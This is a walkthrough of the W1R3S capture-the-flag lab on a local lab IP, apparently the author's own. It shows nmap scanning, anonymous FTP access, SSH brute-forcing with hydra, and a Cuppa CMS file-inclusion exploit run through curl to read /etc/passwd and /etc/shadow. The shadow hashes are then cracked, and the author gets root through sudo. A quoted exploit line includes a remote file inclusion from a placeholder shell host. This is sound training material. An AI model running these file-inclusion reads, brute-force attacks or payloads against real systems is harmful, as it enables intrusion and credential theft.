W1R3S

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.122.72

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ ping 192.168.122.72 -c 5
PING 192.168.122.72 (192.168.122.72) 56(84) bytes of data.
64 bytes from 192.168.122.72: icmp_seq=1 ttl=64 time=0.807 ms
64 bytes from 192.168.122.72: icmp_seq=2 ttl=64 time=0.481 ms
64 bytes from 192.168.122.72: icmp_seq=3 ttl=64 time=0.446 ms
64 bytes from 192.168.122.72: icmp_seq=4 ttl=64 time=0.630 ms
64 bytes from 192.168.122.72: icmp_seq=5 ttl=64 time=0.754 ms

--- 192.168.122.72 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4094ms
rtt min/avg/max/mdev = 0.446/0.623/0.807/0.143 ms
```

Its Online!!

Port Scanning :

Im gonna use nmap here

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.122.72 -o allPortScan.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.122.72 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 09:41 EDT
Nmap scan report for 192.168.122.72
Host is up (0.00023s latency).
Not shown: 55528 filtered tcp ports (no-response), 10003 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
```

Open ports

```
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
3306/tcp open mysql
```

Lets try a Deeper Scan :

Deeper Scan :

```
nmap -sC -sV -A -T5 -p 21,22,80,3306 192.168.122.72 -o deeperScan.txt
```

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ nmap -sC -sV -A -T5 -p 21,22,80,3306 192.168.122.72 -o deeperScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 10:25 EDT
Nmap scan report for localhost (192.168.122.72)
Host is up (0.00073s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 content
| drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 docs
|_drwxr-xr-x    2 ftp      ftp          4096 Jan 28  2018 new-employees
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.122.64
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 07:e3:5a:5c:c8:18:65:b0:5f:6e:f7:75:c7:7e:11:e0 (RSA)
|   256 03:ab:9a:ed:0c:9b:32:26:44:13:ad:b0:b0:96:c3:1e (ECDSA)
|_  256 3d:6d:d2:4b:46:e8:c9:a3:49:e0:93:56:22:2e:e3:54 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: Host: W1R3S.inc; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.29 seconds
```

Service and version enumeration

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 2 ftp ftp 4096 Jan 23 2018 content
| drwxr-xr-x 2 ftp ftp 4096 Jan 23 2018 docs
| drwxr-xr-x 2 ftp ftp 4096 Jan 28 2018 new-employees
| ftp-syst:
```

```
| STAT:
| FTP server status:
| Connected to ::ffff:192.168.122.64
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPd 3.0.3 - secure, fast, stable
|End of status
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 07:e3:5a:5c:c8:18:65:b0:5f:6e:f7:75:c7:7e:11:e0 (RSA)
| 256 03:ab:9a:ed:0c:9b:32:26:44:13:ad:b0:b0:96:c3:1e (ECDSA)
| 256 3d:6d:d2:4b:46:e8:c9:a3:49:e0:93:56:22:2e:e3:54 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
3306/tcp open mysql MySQL (unauthorized)
Service Info: Host: W1R3S.inc; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Looks like we do have ftp on 21 and we can login using anonymous

---

Enumerating FTP :

We can login using these creds

Ftp creds

```
Username : anonymous
Passowrd :
```

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ ftp 192.168.122.72
Connected to 192.168.122.72.
220 Welcome to W1R3S.inc FTP service.
Name (192.168.122.72:pks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||47148|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 content
drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 docs
drwxr-xr-x    2 ftp      ftp          4096 Jan 28  2018 new-employees
226 Directory send OK.
ftp>
```

Lets see this content file

```
ftp> cd content
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43095|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            29 Jan 23  2018 01.txt
-rw-r--r--    1 ftp      ftp           165 Jan 23  2018 02.txt
-rw-r--r--    1 ftp      ftp           582 Jan 23  2018 03.txt
226 Directory send OK.
ftp>
```

Lets get all of these txt files

```
ftp> get 01.txt
local: 01.txt remote: 01.txt
229 Entering Extended Passive Mode (|||47425|)
150 Opening BINARY mode data connection for 01.txt (29 bytes).
100% |***********************************************************************|    29        1.10 MiB/s    00:00 ETA
226 Transfer complete.
29 bytes received in 00:00 (60.77 KiB/s)
ftp> get 02.txt
local: 02.txt remote: 02.txt
229 Entering Extended Passive Mode (|||42967|)
150 Opening BINARY mode data connection for 02.txt (165 bytes).
100% |***********************************************************************|   165        2.49 MiB/s    00:00 ETA
226 Transfer complete.
165 bytes received in 00:00 (367.88 KiB/s)
ftp> get 03.txt
local: 03.txt remote: 03.txt
229 Entering Extended Passive Mode (|||48845|)
150 Opening BINARY mode data connection for 03.txt (582 bytes).
100% |***********************************************************************|   582       10.09 MiB/s    00:00 ETA
226 Transfer complete.
582 bytes received in 00:00 (1.21 MiB/s)
ftp>
```

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ cat 01.txt
New FTP Server For W1R3S.inc
```

in cat 02.txt

```
01ec2d8fc11c493b25029fb1f47f39ce
#
#
#
#
#
#
#
#
#
#
#
#
#
SXQgaXMgZWFzeSwgYnV0IG5vdCB0aGF0IGVhc3kuLg==
########################################
```

We have some base64 lets decode it

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ echo SXQgaXMgZWFzeSwgYnV0IG5vdCB0aGF0IGVhc3kuLg== | base64 -d
It is easy, but not that easy..
```

and 03.txt

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ cat 03.txt
```

Nothing useful lets checkout those other ftp folders

```
ftp> cd docs
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||47706|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           138 Jan 23  2018 worktodo.txt
226 Directory send OK.
ftp> get worktodo.txt
local: worktodo.txt remote: worktodo.txt
229 Entering Extended Passive Mode (|||46093|)
150 Opening BINARY mode data connection for worktodo.txt (138 bytes).
100% |***********************************************************************|   138        1.32 MiB/s    00:00 ETA
226 Transfer complete.
138 bytes received in 00:00 (199.94 KiB/s)
ftp>
```

Lets see this file

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ cat worktodo.txt
        ı pou,ʇ ʇɥıuʞ ʇɥıs ıs ʇɥǝ ʍɐʎ ʇo ɹooʇ¡

....punoɹɐ ƃuıʎɐ|d doʇs 'op oʇ ʞɹoʍ ɟo ʇo| ɐ ǝʌɐɥ ǝʍ
```

So the lines say :

- `i dont think this is the way to root!`
- we have a lot of work to do, stop playing around

The last ftp directory

```
ftp> cd new-employees
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44012|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           155 Jan 28  2018 employee-names.txt
226 Directory send OK.
ftp> get employee-names.txt
local: employee-names.txt remote: employee-names.txt
229 Entering Extended Passive Mode (|||48460|)
150 Opening BINARY mode data connection for employee-names.txt (155 bytes).
100% |***********************************************************************|   155        1.28 MiB/s    00:00 ETA
226 Transfer complete.
155 bytes received in 00:00 (232.87 KiB/s)
ftp>
```

Some emplyess name :

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ cat employee-names.txt
The W1R3S.inc employee list

Naomi.W - Manager
Hector.A - IT Dept
Joseph.G - Web Design
Albert.O - Web Design
Gina.L - Inventory
Rico.D - Human Resources
```

> ⚠ Warning
>
> **There are two way of going forward now we can go to the directory fuzzing or we can try brute forcing the password of the machine**

I solved this originally using the hydra and guessing the password

---

1st Method :

Brute Forcing :

```
hydra -l w1r3s -P /usr/share/wordlists/rockyou.txt ssh://192.168.122.72
```

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ hydra -l w1r3s -P /usr/share/wordlists/rockyou.txt ssh://192.168.122.72
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-04 10:43:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.122.72:22/
[22][ssh] host: 192.168.122.72   login: w1r3s   password: computer
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-04 10:44:19
```

Ssh creds

Username : w1r3s
Password : computer

Lets try ssh into that machine as w1r3s

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ ssh w1r3s@192.168.122.72
----------------------
Think this is the way?
----------------------
Well,........possibly.
----------------------
w1r3s@192.168.122.72's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

108 packages can be updated.
6 updates are security updates.

.....You made it huh?....
Last login: Sun Aug  4 06:27:14 2024 from 192.168.122.64
w1r3s@W1R3S:~$ id
uid=1000(w1r3s) gid=1000(w1r3s) groups=1000(w1r3s),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(samb
ashare)
w1r3s@W1R3S:~$
```

Lets see the permission for this user

```
w1r3s@W1R3S:~$ sudo -l
[sudo] password for w1r3s:
Matching Defaults entries for w1r3s on W1R3S:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User w1r3s may run the following commands on W1R3S:
    (ALL : ALL) ALL
```

We just can get root :)

```
w1r3s@W1R3S:~$ sudo su
root@W1R3S:/home/w1r3s# id
uid=0(root) gid=0(root) groups=0(root)
root@W1R3S:/home/w1r3s#
```

```
root@W1R3S:/# cd /root
```

Here is the flag :

```
root@W1R3S:~# cat flag.txt
--------------------------------------------------------------------------------------------
 _____ ___  _   _  ____ ____      _  _____ _   _ _        _  _____ ___ ___  _   _ ____
 / ___/ _ \| \ | |/ ___|  _ \    / \|_   _| | | | |      / \|_   _|_ _/ _ \| \ | / ___|
| |  | | | |  \| | |  _| |_) |  / _ \ | | | | | |     / _ \ | |  | | | | |  \| \___ \
| |__| |_| | |\  | |_| |  _ <  / ___ \| | | |_| | |___ / ___ \| |  | | |_| | |\  |___) |
 \____\___/|_| \_|\____|_| \_\/_/   \_\_|  \___/|_____/_/   \_\_| |___\___/|_| \_|____/

--------------------------------------------------------------------------------------------


                      .-----------------TTTT_-----_______
                    /''''''''''(______O] ----------____  \______/]_
    __...---'"""\_ --''   Q                              __________@
 |'''                    ._   _______________=---------""""""""
 |                 ..--''|   l L |_l   |
 |          ..--''       .  /-___j '   '
 |    ..--''            /  ,        '   '
 |--''                /             `    \
                     L__'             \    -
                                       -    '-.
                                        '.    /
                                          '-./


--------------------------------------------------------------------------------------------
  YOU HAVE COMPLETED THE
```

```
             __       __  _____________________   _________
            /  \     /  \/_    \______    \_____  \ /   _____/
            \   \/\/   / |    ||       _/ _(__  < \_____  \
             \        /  |    ||    |   \/       \/        \
              \__/\  /   |___||____|_  /______  /_______  /.INC
                   \/                \/       \/        \/       CHALLENGE, V 1.0
--------------------------------------------------------------------------------------------

CREATED BY SpecterWires

--------------------------------------------------------------------------------------------
```

> ⚠ Warning

This might not be the intended way, The way i think the creator wants us to solve this is by the below method

---

2nd Method :

Directory Fuzzing :

```
gobuster dir -u http://192.168.122.72 -w
/usr/share/wordlists/dirb/common.txt -o directories.txt
```


```
└─$ gobuster dir -u http://192.168.122.72 -w /usr/share/wordlists/dirb/common.txt -o directories.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.122.72
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 298]
/.hta                 (Status: 403) [Size: 293]
/.htpasswd            (Status: 403) [Size: 298]
/administrator        (Status: 301) [Size: 324] [--> http://192.168.122.72/administrator/]
/index.html           (Status: 200) [Size: 11321]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.122.72/javascript/]
/server-status        (Status: 403) [Size: 302]
/wordpress            (Status: 301) [Size: 320] [--> http://192.168.122.72/wordpress/]
Progress: 4614 / 4615 (99.98%)
```

Directories


/administrator (Status: 301) [Size: 324] [--> http://192.168.122.72/administrator/]
/index.html (Status: 200) [Size: 11321]
/javascript (Status: 301) [Size: 321] [--> http://192.168.122.72/javascript/]

```
/wordpress (Status: 301) [Size: 320] [-->
http://192.168.122.72/wordpress/]
```

Web Application :



Its just a default page lets see the /administrator



It is using Cuppa CMS lets see it in SearchSploit

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ searchsploit Cuppa CMS
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion               | php/webapps/25971.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Lets see this file

```
###################################################
EXPLOIT
###################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../../etc/passwd
```

We need this bottom one lets do it with curl

```
curl -s --data-urlencode urlConfig=../../../../../../../../../../etc/passwd
http://192.168.122.72/administrator/alerts/alertConfigField.php
```

we can see the files now :

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
```

Lets see the /etc/shadow

Gaining Access :

```
curl -s --data-urlencode urlConfig=../../../../../../../../../../etc/shadow
http://192.168.122.72/administrator/alerts/alertConfigField.php
```

```
root:$6$vYcecPCy$JNbK.hr7HU72ifLxmjpIP9kTcx./ak2MM3lBs.Ouiu0mENav72TfQIs8h1jPm2rwRFqd87HDC0pi7gn9t7VgZ0:17554:
0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:$6$8JMxE7l0$yQ16jM..ZsFxpoGue8/0LBUnTas23zaOqg2Da47vmykGTANfutzM8MuFidtb0..Zk.TUKDoDAVRCoXiZAH.Ud1:17560:0:99
999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
```

```
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
w1r3s:$6$xe/eyoTx$gttdIYrxrstpJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3FwOt2P1GFLjZdNqjwRuP3eUjkgb/io7x9q1iP.:17567:0:99999
:7:::
sshd:*:17554:0:99999:7:::
ftp:*:17554:0:99999:7:::
mysql:!:17554:0:99999:7:::
    </div>
</div>
```

Usernames and passwords

```
root:$6$vYcecPCy$JNbK.hr7HU72ifLxmjpIP9kTcx./ak2MM3lBs.Ouiu0mENav72TfQIs8h1j
Pm2rwRFqd87HDC0pi7gn9t7VgZ0:17554:0:99999:7:::
www-
data:$6$8JMxE7l0$yQ16jM..ZsFxpoGue8/0LBUnTas23zaOqg2Da47vmykGTANfutzM8MuFidt
b0..Zk.TUKDoDAVRCoXiZAH.Ud1:17560:0:99999:7:::
w1r3s:$6$xe/eyoTx$gttdIYrxrstpJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3FwOt2P1GFL
jZdNqjwRuP3eUjkgb/io7x9q1iP.:17567:0:99999:7:::
```

wasnt able to crack root, www-data password lets only break w1r3s password only

```
w1r3s:$6$xe/eyoTx$gttdIYrxrstpJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3FwOt2P1GFLjZdNqjwRuP3eUjkgb/io7x9q1iP.:17567:0:99999
:7:::
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"hash" 1L, 124B                                                                              1,24          All
```

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 12 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
computer         (w1r3s)
1g 0:00:00:00 DONE 2/3 (2024-08-04 11:10) 1.333g/s 4453p/s 4453c/s 4453C/s 123456..larry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

> **Ssh creds**
>
> Username : w1r3s
> Password : computer

Lets try ssh into the machine :

```
┌──(pks㉿Kali)-[~/VulnHub/W1R3S]
└─$ ssh w1r3s@192.168.122.72
----------------------
Think this is the way?
----------------------
Well,........possibly.
----------------------
w1r3s@192.168.122.72's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

108 packages can be updated.
6 updates are security updates.

.....You made it huh?....
Last login: Sun Aug  4 07:45:42 2024 from 192.168.122.64
w1r3s@W1R3S:~$
```

Got in

```
w1r3s@W1R3S:~$ sudo -l
[sudo] password for w1r3s:
Sorry, try again.
[sudo] password for w1r3s:
Matching Defaults entries for w1r3s on W1R3S:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User w1r3s may run the following commands on W1R3S:
    (ALL : ALL) ALL
w1r3s@W1R3S:~$
```

Looks like we can just get root :

```
w1r3s@W1R3S:~$ sudo su
root@W1R3S:/home/w1r3s# cd /root
root@W1R3S:~# id
uid=0(root) gid=0(root) groups=0(root)
root@W1R3S:~#
```

here is the flag :